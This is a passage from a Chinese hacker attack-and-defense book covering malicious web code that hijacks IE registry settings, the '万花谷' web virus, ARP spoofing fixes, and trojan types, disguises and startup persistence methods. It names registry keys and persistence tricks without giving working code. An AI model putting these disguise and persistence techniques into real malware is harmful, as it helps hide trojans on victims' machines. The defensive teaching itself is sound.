- 公共场合下确保系统安全；
- 口令要定期修改，从而降低口令攻击的风险；
- 最后一条，永远有忧患意识。



第 4 节 恶意代码攻击

恶意代码包括特洛伊木马、邮件病毒、网页病毒等，会以软件工具的方式，或者重要信息的形式，诱导用户下载运行或利用邮件客户端和浏览器的自动运行机制，在启动后暗地里安装邪恶的或具有破坏性的程序，通常为攻击者给出能够完全控制该主机的远程连接。

1. 操作原理

用恶意代码进行攻击可以强行修改用户操作系统的注册表设置及系统实用配置程序，或非法控制系统资源来盗取用户文件，或恶意删除硬盘文件、格式化硬盘。

第一章 常见黑客攻防手法



恶意代码主要是通过插在网页中的代码来修改浏览者的注册表从而起破坏作用的，如修改 IE 起始主页、修改 IE 标题栏、修改或禁止 IE 右键菜单、禁止修改注册表、修改 IE 默认搜索引擎、系统启动时弹出对话框、IE 中鼠标右键失效、“查看源文件”菜单被禁用、部分菜单被禁止等。

恶意网页中包含有恶意代码，利用浏览器或者其他已知系统弱点、漏洞，对访问者的电脑进行非法设置和恶意攻击。

下面介绍几种恶意代码的常见攻击形式：

●修改注册表

利用 IE 的文本漏洞通过编辑的脚本程序修改注册表，如修改 IE 的起始主页、工具栏、默认的搜索引擎、标题栏，修改或禁止 IE 右键，定时弹出 IE 新窗口；禁止修改注册表；系统启动时弹出网页或对话框。

(1) 修改 IE 的起始主页

篡改 IE 的默认页：

有些 IE 被改了起始页后，即使设置了“使用默认页”仍然无效，这是因为 IE 起始页的默认页也被篡改了。具体而言就是因为注册表项：HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer>Main 中的“Default_Page_URL”子键的键值被修改了，即起始页的默认页。

修改 IE 浏览器默认主页，并且锁定设置项，禁止用户更改：

主要是修改了注册表中 IE 设置的下面这些键值(DWORD 值为 1 时为不可选)：

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\ControlPanel
```

```
"Settings" = dword:1
```

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\ControlPanel
```

```
"Links" = dword:1
```

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\ControlPanel
```

```
"SecAddSites" = dword:1
```

IE 的默认首页按钮灰色不可选：

这是由于注册表 HKEY_USERS\DEFAULT\Software\Policies\Microsoft\Internet Explorer\Control Panel 下的 DWORD 值“homepage”的键值被修改的缘故。原来的键值为“0”，被修改后为“1”(即为灰色不可选状态)。

(2) 修改 IE 默认搜索引擎

在 IE 浏览器的工具栏中有一个搜索引擎的工具按钮，可以实现网络搜索，被篡改后只要点击那个搜索工具按钮就会连接到那个篡改网站。

出现这种现象的原因是以下注册表项被修改：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Search\CustomizeSearch  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Search\SearchAssistant
```

(3) 修改 IE 标题栏

在系统默认状态下是由应用程序本身来提供标题栏的信息，但也允许用户自行在下述注册表项目中填加信息，而一些恶意的网站正是利用了这一点来得逞的。它们将 Window Title 键值改为其网站名或更多的广告信息，从而达到改变浏览器 IE 标题栏的目的。

具体说来受到更改的注册表项为：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main\WindowTitle  
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer>Main\WindowTitle
```

(4) 修改或禁止 IE 右键

有的网络流氓为了达到其恶意宣传的目的，将用户右键弹出的功能菜单进行了修改，并且加入了一些乱七八糟的东西，甚至为了禁止用户下载将 IE 窗口中右击的功能都屏蔽掉。

受到修改的注册表项为：

```
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt  
此项目下被新建了网页的广告信息，并由此在 IE 右键菜单中出现！
```

禁止 IE 右键是指浏览网页时在 IE 中鼠标右键失效，即右击没有任何反应。

具体解决办法如下：

①右键菜单被修改

打开注册表编辑器，找到：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt，删除相关的广告条文。

②右键功能失效

打开注册表编辑器，展开到：HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions，将其 DWORD 值“NoBrowserContextMenu”的值改为 0。

(5) 禁止修改注册表

这是由于注册表 HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\System 下的 DWORD 值“DisableRegistryTools”被修改为“1”的缘故，将其键值恢复为“0”即可恢复注册表的使用。

(6) 系统启动时弹出网页或对话框

受到更改的注册表项为：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
```



Winlogon

在其下被建立了字符串“LegalNoticeCaption”和“LegalNoticeText”，其中“LegalNoticeCaption”是提示框的标题，“LegalNoticeText”是提示框的文本内容。由于它们的存在，就使得用户每次登录到 Windows 桌面前都出现一个提示窗口，显示那些网页的信息。

● 无聊恶意网页

这一类网页是利用编写 Java Script 代码，比如弹出无数关不完的窗口，让 CPU 资源耗尽而重新启动。

这种攻击的防范方法就是将 JavaScript 禁用，并且将 IE 升级到更高的版本。

● 利用 IE 漏洞

此类攻击方法是利用 IE 漏洞对用户进行攻击，由于 Windows 98 用户 IE 版本都比较低，如果没有及时打补丁，将很容易受到攻击。此类攻击有如下几种表现形式：

(1) 格式化硬盘

(2) 执行 .exe 文件

(3) 自动运行木马程序(利用 IE 的 MIME 头错误漏洞)

(4) 泄露用户的信息(IE 框架漏洞)

解决这种攻击最简便安全的就是升级 IE 并对其进行一些相关的安全配置。

2. 实例讲解

这里以万花谷病毒为例来对恶意代码的攻击过程作一详细的介绍，该病毒是一段恶意网页代码，当用户点击此网页时，会自动执行内嵌在网页内部的一段代码。

● 被攻击者的反应征兆：

(1) 在一进入 Windows 系统时，屏幕显示以下信息：“你中了※万花奇毒※. 请与万花大王 QQ:74 * * * * 联系”

(2) 系统盘丢失，用户无法访问系统盘。

(3) “开始”菜单中的“运行”、“注销”、“关闭计算机”三项消失，让用户无法进行相应的操作。

(4) 系统的 MS - DOS 方式被封，使用户无法进入 DOS 环境，防止用户在 DOS 下访问系统盘。

(5) 注册表被屏蔽，使用户无法操作以防止有经验的用户手动恢复。

(6) 浏览器的标题被修改为带有“欢迎来到万花谷！请与 QQ:74 * * * * 联系！”后缀的字符串，以后每打开一个网页都会出现此信息。

(7) Alt + F4 快捷键失效，用户无法通过热键进行正常关机。

● 攻击流程：

(1) 此代码是用 Java Script 语言编写，并进行了加密，使普通用户无法看到病毒源码。



(2)此病毒的编制者费尽心机,为了防止有编程经验的人 Decode 出它的源码,在病毒内部的开头是一大段教人写网页特效的教学脚本,在此脚本后面难以察觉的地方连接了有真正破坏目的的病毒代码。

(3)此病毒有时会释放出一个炸弹文件,此炸弹程序往往被母体放入 Windows 启动目录,在下一次 Windows 启动时自动加载。

(4)此病毒首先将浏览器的默认网页指向“<http://www.on888.home.chinaren.com>”

(5)修改系统注册表的一些项完成病毒的发作:

首先该恶意代码通过系统注册表项: HKEY_LOCAL_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page, 将 III 的首页设置成为“<http://www.on888.home.chinaren.com>”;

为了防止破坏该网页文件,该病毒对系统的注册表做了如下所示的修改:

首先在开始菜单上禁止了“运行”项目,使用户不能通过正常打开注册表编辑器来修改。该网页病毒对系统注册表的修改如下:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun”;

修改如下的注册表项使得“开始”菜单中没有“关闭计算机”项目:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoClose”;

修改如下的注册表项使得“开始”菜单中没有“注销”项目:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoLogOff”;

修改如下的注册表项使得系统没有逻辑驱动器:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDrives”;

修改如下的注册表项禁止注册表的编辑工具 REGEDIT:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools”

修改如下的注册表项使得系统没有桌面:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDesktop”;

修改如下的注册表项禁止运行 DOS 程序:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp\Disabled”;

修改如下的注册表项使得系统不能启动到“实模式”(传统的 DOS 模式)下:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\

第一章 常见黑客攻防手法



WinOldApp\NoRealMode”；

修改如下的注册表项使得 Windows 系统登录时显示一个登录窗口(在 Microsoft 网络用户登录之前)：

“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption”,(窗口的标题是)“欢迎来到万花谷！你中了※万花奇毒※. 请与 QQ:74 * * * * 联系！”；

“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeText”,(窗口中的文字是)“欢迎来到万花谷！你中了※万花奇毒※. 请与 QQ:74 * * * * 联系！”；

修改如下的注册表项使得所有Ⅲ的窗口都会加上以下的 Windows 标题：

“HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\WinmdowTitle”，“欢迎来到万花谷！请与 QQ:74 * * * * 联系！”；

“HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\WindowTitle”，“欢迎来到万花谷！请与 QQ:74 * * * * 联系！”。

3. 恶意代码攻击的防范

以下是一些常用的防范恶意代码的方法：

●要避免中招，就应该少浏览生疏的网站，尤其不要去看上去很有诱惑性的网站，中招的几率非常大。

●运行 IE，依次执行【工具】→【Internet 选项】命令，如图 1-26 所示，打开如图 1-27 所示的“Internet 选项”对话框，在该对话框中选择“安全”选项卡，在该选项卡下的“该区域的安全级别”中单击【自定义级别】按钮，打开如图 1-28 所示的“安全设置”对话框。

在该对话框中的“重置为”选择框中把安全级别由“中”改为“高”，然后单击【确定】按钮即可。



图 1-26

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 1-27



图 1-28

- 由于这些网页往往是含有有害的 ActiveX 或 Applet、Javascript 的网页文件,因此在 IE 设置中将 ActiveX 插件和控件、Java 脚本等全部禁止就可以避免中招。

具体方法如下所示：

在 IE 窗口中依次执行【工具】→【Internet 选项】命令,在弹出的“Internet 选项”对话框中选择“安全”选项卡,在该选项卡下的“该区域的安全级别”中单击【自定义级别】按钮,在打开的“安全设置”对话框中把其中所有 ActiveX 插件和控件以及 Java 相关选项全部选择“禁用”即可。

不过,凡事有利就有弊,在以后的网页浏览过程中,这样做有可能导致一些使用 ActiveX 的网站无法正常浏览。

- 对于 Windows 98 用户,打开 C:\WINDOWS\JAVA\Packages\CVLViNBB.ZIP,把其中的“ActiveXComponent.class”删掉;

对于 Windows Me 用户,打开 C:\WINDOWS\JAVA\Packages\SNZVFPFL.ZIP,把其中的“ActiveXComponent.class”删掉。

●安装网络防火墙:

特别是安装了 Norton 2001 后,进入该类网页就会报警提示有脚本写注册表,国产反病毒软件 KVW3000 也有此类功效,建议读者也安装一个这样的软件。

- 可以在 IE 中做一些设置以便以后永远不进该站点:

具体的操作步骤如下所示:

步骤 1 打开 IE,依次执行【工具】→【Internet 选项】命令,打开“Internet 选项”对话框,在该对话框中选择“内容”选项卡,如图 1-29 所示,在该选项卡下的“分级审查”区域中单击【启用】按钮,打开如图 1-30 所示的“内容审查程序”对话框。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第一章 常见黑客攻防手法




图 1-29



图 1-30

步骤 2 在该对话框中选择“许可站点”选项卡，在该选项卡下的“允许该网站”文本框中输入不想去的网站网址，单击【从不】按钮，再单击【确定】按钮即可。

● 设置注册表相关项，为注册表“加锁”

具体的操作步骤如下所示：

步骤 1 运行注册表编辑器

在系统中执行【开始】→【运行】命令，打开如图 1-31 所示的“运行”对话框，在该对话框中的“打开”文本框中输入“regedit”，然后单击【确定】按钮，即可打开如图 1-32 所示的“注册表编辑器”窗口。



图 1-31




图 1-32

步骤 2 在 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System 下，增加名为“DisableRegistryTools”的 DWORD 值项，并将其值改为“1”，即可



禁止使用注册表编辑器。

如果你由于其他原因需要修改注册表，可用如下解锁方法：

用记事本编辑一个任意名字的.reg文件，比如 recover.reg，内容如下：

REGEDIT4

;这里一定要空一行，否则将修改失败

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System]
```

```
"DisableRegistryTools"=dword:00000000
```

对于 Windows 2000/XP，把“REGEDIT4”改为“Windows Registry Editor Version5.00”即可。



第5节 学习心得

这一章重点介绍了缓冲区溢出攻击、网络欺骗攻击、口令攻击以及恶意代码攻击等几种常见的黑客攻击招式，大家务必掌握这些攻击方式的原理，并能在掌握理论知识的基础上，模仿本书的实例介绍，来实践演习，夯实自己的知识，既动脑，又动手，只有自己亲自动手实验黑客惯常使用的攻击方式和技巧，才能对黑客的攻击有一个比较深刻的体会和了解，从而为合理防范做好准备。



第6节 疑难知识点荟萃

1. 使用综合代码植入和流程控制技术实施缓冲区溢出攻击时，代码植入和缓冲区溢出的要求

代码植入和缓冲区溢出不一定要在一次动作内完成。攻击者可以在一个缓冲区内放置代码，但是不能溢出缓冲区。然后，攻击者通过溢出另外一个缓冲区来转移程序的指针。这种方法一般用来解决可供电溢出的缓冲区不够大（不能放下全部的代码）的情况。

2. 机器以前可正常上网的，突然出现可认证不能上网的现象的解决

这是 ARP 病毒欺骗攻击造成的，引起问题的原因一般是由传奇外挂携带的 ARP 木马攻击所致。当在局域网内使用上述外挂时，外挂携带的病毒会将该机器的 MAC 地址映射到网关的 IP 地址上，向局域网内大量发送 ARP 包，从而致使同一网段内的其他机器误将其作为网关，这就是为什么掉线时内网是互通的，计算机却不能上网。

临时处理对策：

步骤 1 在能上网时，进入 MS-DOS 窗口，输入命令“arp -a”查看网关 IP 对应的正确

第一章 常见黑客攻防手法



MAC 地址，将其记录下来。

注：如果已经不能上网，则先运行一次命令“arp - d”将 ARP 缓存中的内容删空，计算机可暂时恢复上网（攻击如果不停止的话），一旦能上网就立即将网络断掉（禁用网卡或拔掉网线），再运行“arp - a”。

步骤 2 如果已经有网关的正确 MAC 地址，在不能上网时，手工将网关 IP 和正确 MAC 绑定，可确保计算机不再被攻击影响。手工绑定可在 MS - DOS 窗口下运行命令“arp - s 网关 IP 网关 MAC”。

假设计算机所处网段的网关为 218.197.192.254，本机地址为 218.197.192.1，在计算机上运行“arp - a”后输出如下：

```
C:\Documents and Settings > arp - a  
Interface: 218.197.192.1 -- - 0x2  
Internet Address Physical Address Type  
218.197.192.254 00-01-02-03-04-05 dynamic
```

其中 00-01-02-03-04-05 就是网关 218.197.192.254 对应的 MAC 地址，类型是动态（dynamic）的，因此可被改变。被攻击后，再用该命令查看，就会发现该 MAC 已经被替换成功击机器的 MAC，如果希望能找出攻击机器，彻底根除攻击，可以在此时将该 MAC 记录下来，为以后查找做准备。

手工绑定的命令为：

```
arp - s 218.197.192.254 00-01-02-03-04-05
```

绑定完，可再用“arp - a”查看 ARP 缓存，

```
C:\Documents and Setfings > arp - a  
Interface: 218.197.192.1 -- - 0x2  
Internet Address Physical Address Type  
218.197.192.254 00-01-02-03-04-05 static
```

这时，类型变为静态（static），就不会再受攻击的影响了。





第二章 木马技术

黑客任务

学习这一章，读者需要掌握木马的类型、伪装手段及检测方法，了解木马的植入、伪装以及启动等技术。然后用实例介绍常用木马清除工具的使用方法，让读者从理论到实践，更加深入地了解木马，为防御木马的攻击打好基础。

木马病毒现在肆虐横行，这种病毒有它自己的特点，它并不自我复制，也不会刻意地去感染其他文件，它通过将自身伪装吸引用户下载执行，或捆绑在网页中，使用户在浏览网页时受到侵害。木马程序向攻击者提供打开被攻击者电脑的门户，使攻击者可以任意毁坏、窃取被攻击者的文件和隐私，甚至远程操控被攻击者的电脑。



第1节 认识木马

木马就像远程控制软件一样，不同的是远程控制软件是“善意”控制，所以往往没有隐蔽性，可是木马程序就不一样了，木马要达到的是“偷窃”性的远程控制，如果隐蔽性不强的话，没有任何意义。

1. 常见木马类型

依据功能分类，木马可以分为很多类型，比较常见的有下面几种：

(1) 破坏型：唯一的功能是破坏并且删除文件，可以自动的删除电脑上的 DLL、INI、EXE 文件。

(2) 密码发送型：可以找到隐藏密码并发送到指定的信箱。有些人总是出于方便，把各种密码以文件的形式存放在硬盘中；更有人喜欢利用 Windows 提供的密码记忆功能，而省去每次都去输入密码的麻烦。可是众多黑客软件可以找到这些文件，并把它们送到黑客手中。

这时候要特别注意，就算是加密处理过的文档存储在计算机中也不是安全的。很简单，

第二章 木马技术

使用穷举法就可以暴力破解文件的密码。这样的文件在网站上很容易找到，甚至编程人员可以自己编软件。所以编者提醒，电脑存储密码之类的文件的时候一定要谨慎，尽量不去存放。

(3) 远程访问型：特洛伊木马是这类木马最常见的类型，一旦服务端程序运行，并且电脑的 IP 被攻击者获取之后，所使用的电脑就会被攻击者控制了。

(4) 键盘记录木马：此种特洛伊木马非常简单，是一个记录用户键盘操作的木马，黑客可以利用此木马记录用户输入的信息，从而盗取用户的 MSN、QQ、电子邮件、网络游戏、网上银行等的帐号和密码以及其他个人信息，给用户带来不可估量的损失。

(5) DoS 攻击木马：DoS 攻击木马利用 TCP 协议本身的弱点，能够致使目标系统彻底崩溃，更有甚者会破坏整个网络。万一有木马感染了一台机器，这台机器就会被黑客利用来控制网络中的相关机器，从而能给整个网络造成危害。

对这种木马，应该着手网络全局，在网间基础设施的各个层面上采取应对措施，包括在局域网层面上采用特殊措施，及在网络传输层面上进行必要的安全设置，并安装专门的 DoS 识别和预防工具，才能最大限度地减少 DoS 攻击所造成的损失。

(6) 代理木马：黑客在入侵电脑的时候往往会童言无忌掩盖自己的足迹，来防止别人发现自己，并且这样做是很有必要的。通过代理木马，攻击者可以在匿名的情况下使用 Telnet、ICQ、IRC 等程序，来掩盖自己的行踪。

(7) FTP 木马：可以说最简单最古老的木马就是它了，它唯一的功能就是打开 21 端口，等待用户连接。而现在新的 FTP 木马加上了密码功能，这样只有攻击者才知道正确的密码，才能入侵别人的计算机。

(8) 程序杀手木马：人们对机器的安全性能的要求越来越高，许多防木马软件诸如 Zone Alarm、Norton Anti - Virus 等越来越多地装在了个人电脑和服务器上，而程序杀手木马的功能就是关闭对方机器上运行的此类程序，才能使用别的木马进行活动。

(9) 反弹端口型木马：防火墙的特性一旦被木马开发者分析透了，发现防火墙对于连入的连接往往进行非常严格的过滤，但是对于连出的连接却疏于防范。接着，与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定时检测控制端的存在，发现控制端上线立即弹出端口主动连接控制端打开的被动端口。为了隐蔽起见，控制端的被动端口一般开在 80，即使用户使用扫描软件检查自己的端口，发现类似“TCP UserIP:1026 ControllerIP:80ESTABLISHED”的情况，稍微疏忽一点，就会以为是自己在浏览网页。



2. 了解木马的伪装手段

木马程序通常是由客户端程序和服务端程序两部分构成，客户端程序用于远程控制计算机，而服务端程序则隐藏到远程计算机中，接收并执行客户端程序发出的命令。因此在黑客利用网络远程控制一台计算机的时候，首先要做的就是服务端程序植入到远程计算机。

木马必须在用户执行后才能发挥作用，黑客会利用一切手段方式对其进行伪装。从木马出现以来，为了木马的隐蔽性，黑客们是绞尽脑汁、费尽心思，让人防不胜防。这时候我们就得使用我们的知识，拆穿木马的伎俩，来保障自己的利益不受损害。

(1) 修改图标：木马服务端的图标都是精心设置的，它们经常故意伪装成TXT、HTML等看起来是没有危害性的文件，来诱惑你让它运行。

(2) 捆绑文件：就是把木马和一个安装程序捆绑，一旦运行安装程序，木马就偷偷运行，神不知鬼不觉地入侵系统了。所以被捆绑的文件往往是.exe文件 .sys文件 .com文件 .bat文件之类的可执行文件。

(3) 出错显示：一个文件在打开的时候，我们见不到任何反应，很可能这就是一个木马程序。这个缺陷很明显，木马设计者经过改进，已经有木马提供出错显示的功能。当服务端用户打开木马程序时，会弹出一个错误提示框（这当然是假的），错误内容可以自己设置，通常都是“文件已破坏，无法打开”之类的欺骗信息，在被入侵的用户相信之前，木马就已经入侵系统了。

(4) 自我销毁：为了要弥补木马的一些缺陷，有了这个手段。当服务端用户打开含有木马的文件后，木马会将自己复制到Windows的系统文件夹中（C:\Windows或C:\Windows\system32目录下）。通常情况下，源木马文件和系统文件夹中的木马文件的占用的空间是一样的。所以，中了木马后只要在近来收到的信件和下载的软件中找到源木马文件，然后根据源木马的大小在系统文件夹中找相同大小的文件，就能找到哪一个是木马文件了。

木马的自我销毁功能是指安装完木马后，源木马文件自动销毁，这样服务端用户就很难找到木马的来源，在没有查杀木马的工具帮助的情况下，木马很难被删除。

(5) 木马更名：在服务器端的木马命名也是有些讲究的。要是没有一些修改，还用原来名字的话，极易被认出，因此木马有各种各样的命名，但是有一点，木马的命名都跟系统文件很像。所以说多了解一些系统文件还是很有必要的。

(6) 网页“嫁衣”：网页木马是黑客成功利用系统以及一些程序的漏洞，诱骗用户浏览某个特殊的网页，在用户浏览的时候，网页木马就会成功地利用系统的漏洞，从而将设置的木马服务端程序“悄悄地”安装到远程系统中。

(7) 邮件附件：通过电子邮件的附件进行简单的文件传输。通过伪造一些著名的企业或用户好友的邮件来欺骗用户，并利用邮件附件来传播木马服务端程序。



3. 启动木马概述

木马是随计算机或 Windows 的启动而启动并掌握一定的控制权的,有很多种启动方式,通过注册表启动、通过 System.ini 启动、通过某些特定程序启动等,眼花缭乱,很难防范。事实上,只要不让木马启动,再厉害的木马也发挥不了它的作用。下面就讲述木马的启动的各种方式。

(1) 通过开始程序启动:这种方式最常见,就像一般的软件设置开机启动是一样的,比方说,腾讯 QQ 就是用这种方式实现自启动的。不过如今的木马一般不会用这种方式了,因为出现在“开始”菜单的“启动”中很容易被发现行踪而被处理掉。

(2) 通过注册表启动

通过注册表启动分为三种,各种的具体设置如下所示:

● 通过 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run, HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 和 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices。

常用木马:BO2000, GOP, NetSpy, IEthief, 冰河等。

通常木马会用这种方式,设置简单,不过也是会被发现的。正式因为使用的太多,所以一说到木马,就会联想到注册表中的主键,通常木马会使用最后一个,使用 Windows 自带的程序 msconfig 或注册表编辑器(regedit.exe)都可以将其轻而易举地删除,可见这也并不是一种可靠的方法。

但是,现在也有了改进,我们可以在木马程序中加一个时间控件,实时监视注册表中自身的启动键值是否存在,一旦发现被删除,则立即重新写入,来保证下次 Windows 启动时能被运行,这样木马程序和注册表中的启动键值之间就形成了一种互相保护的状态。木马程序未中止,启动键值就无法删除(手工删除后木马程序又自动添加上了),相反的,不删除启动键值,下次启动 Windows 还会启动木马。

破解方法:首先,以安全模式启动 Windows,此时 Windows 不会加载注册表中的项目,因此木马不会被启动,相互保护的状况也就不攻自破了。然后,就可以删除注册表中的键值和相应的木马程序了。

● 通过 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce, HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce 和 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices Once。

常用木马:Happy99。

这是一种很少使用的方法,可是隐蔽性很强,并且也不会在 msconfig 上留下踪迹。在这个键值下的项目和上一种相似,会在 Windows 启动时启动,但 Windows 启动后,该键值下的项目会被清空,因而不易被发现,但是只能启动一次。

还有一种方法，不是在启动的时候加而是在退出 Windows 的时候，这要求木马程序本身要截获 Windows 的消息，当发现关闭 Windows 消息时，暂停关闭过程，添加注册表项目，然后才开始关闭 Windows，这样用 Regedit 也找不到它的踪迹了。这种方式也有一个不完美的地方，就是一旦 Windows 异常中止（对于 Windows9x 这是经常的），木马也就失效了。

上面的三种方式各自有各自的特点，通常木马会选择第一个键值，因为在第二个键值下的项目会在 Windows 启动完成前运行，并等待程序结束才会继续启动 Windows。

（3）通过 autoexec.bat、winstart.bat 或 config.sys 文件：其实这种方法并不适合木马使用，因为该文件会在 Windows 启动前运行，这时系统处于 DOS 环境，只能运行 16 位应用程序，Windows 下的 32 位程序是不能运行的。木马此时也就失效了，可是仍然要防范，因为木马的伪装就是要做到让你无从下手。

（4）通过 System.ini 文件：事实上，System.ini 文件并没有给用户可用的启动项目，然而通过它启动却是非常好用的。在 System.ini 文件的“Boot”域中的 Shell 项的值正常情况下是“explorer.exe”，这是 Windows 的外壳程序，换一个程序就可以彻底改变 Windows 的面貌（如改为 progman.exe 就可以让 Windows 9x 变成 Windows 3.x）。还可以在“explorer.exe”后加上木马程序的路径，这样 Windows 启动后木马也就随之启动，而且即使是安全模式启动也不会跳过这一项，这样木马也就可以保证永远随 Windows 启动了。

名噪一时的尼姆达病毒就是用的这种方法。此时，如果木马程序也具有自动检测添加 Shell 项的功能的话，就非常危险了。除了使用查看进程的工具中止木马，再修改 Shell 项和删除木马文件外是没有破解之法了。

可是这种方式也有自己本身的缺点，因为只有 Shell 这一项，如果有两个木马都使用这种方式实现自启动，那么后来的木马可能会使前一个无法启动。

（5）寄生于特定程序之中

即木马和正常程序捆绑，有点类似于病毒，程序在运行时，木马程序先获得控制权或另开一个线程以监视用户操作、截取密码等，这类木马编写的难度较大，需要了解 PE 文件结构和 Windows 的底层知识。

（6）将特定的程序改名

QQ 是这类木马最多的寄主，比方说，将 QQ 的启动文件 QQ2000b.exe 改为 QQ2000b.ico.exe，再将木马程序改为 QQ2000b.exe。这样以后，一旦用户运行“QQ”，QQ 木马也就运行了，然后才由 QQ 木马去启动真正的 QQ。

（7）文件关联：一般情况下木马程序会将自己和 TXT 文件或 EXE 文件关联，这样当打开一个文本文件或运行一个程序时，木马也就偷偷地启动了。



4. 木马感染及解决

有一些比较有名的木马，像 SUB7、BO2000、冰河等，它们都是采用打开 TCP 端口监听和写入注册表启动等方式。这些木马可以通过使用木马克星之类的软件检测到，这些检测木马的软件大多都是利用检测 TCP 连接、注册表等信息来判断是否有木马入侵，因此也可以手工来侦测木马。

很多时候硬盘突然间减少了 500M，我们甚至对此习以为常，确实这也算不得什么，也许是因为 Windows 的临时文件或者那些乱七八糟的游戏吞噬了硬盘空间。但是，万一你觉得电脑感染了木马，就应该马上用杀毒软件检查一下自己的计算机，就算是结果显示并没有木马，也应该再亲自做一次更深入的调查，要不然难以保证自己机器的安全。

经常关注新的和有名的木马的特性报告，会很有助于诊断自己的计算机问题，接下来就来了解一些常见的中木马的症状。

木马不会因为杀毒软件病毒库的更新而束手无策，木马的更新还要快，因此要关注新的木马及其特征，对防范木马还有着非常重要的意义，如果会出现下面的情况，通常就需要怀疑有木马入侵了。

(1) QQ 无故在别地登录，并且发送一些垃圾信息，修改密码后此种情况仍然出现，此时要注意查杀木马。

(2) 机器在正常使用下，无故打开浏览器浏览某一特定网页，或者机器已经打开网页却不能在任务栏中看到，只有在任务管理器的进程中才能发现。

(3) 在使用机器时，鼠标不受本人控制，自动在屏幕中移动，另外还有时间和日期在开机时自动更改为某一特定时间等。

(4) 没有下载或者上传文件，可是网络占用很大的带宽，通常这是因为有木马在作祟，这个时候最好的方法是关闭网络，重启进入安全模式检查一遍。

一旦有木马入侵系统，肯定会利用各种手段隐藏自己，很难彻底清除它，因为木马并不像蠕虫和普通病毒那样单纯，木马通常都是通过更改注册表，更改系统服务，甚至 Windows 引导文件来加载自己，致使一开机木马就会启动，所以单一地通过杀毒软件一般是无法清理干净的。

如果计算机不幸已经被木马光临过了，系统文件被黑客改得一塌糊涂，硬盘上稀里糊涂的多出来一大堆乱七八糟的文件，很多重要的数据也可能被黑客窃取，那么这里提供 3 条建议：

(1) 所有的帐号和密码都要马上更改，例如拨号连接、ICQ、FTP、个人站点及免费邮箱等等，只要使用过密码的地方，都要尽快把密码改过来。

(2) 彻底删除所有硬盘上原来没有的东西。

(3) 用最新权威的软件对系统进行全面的杀毒。



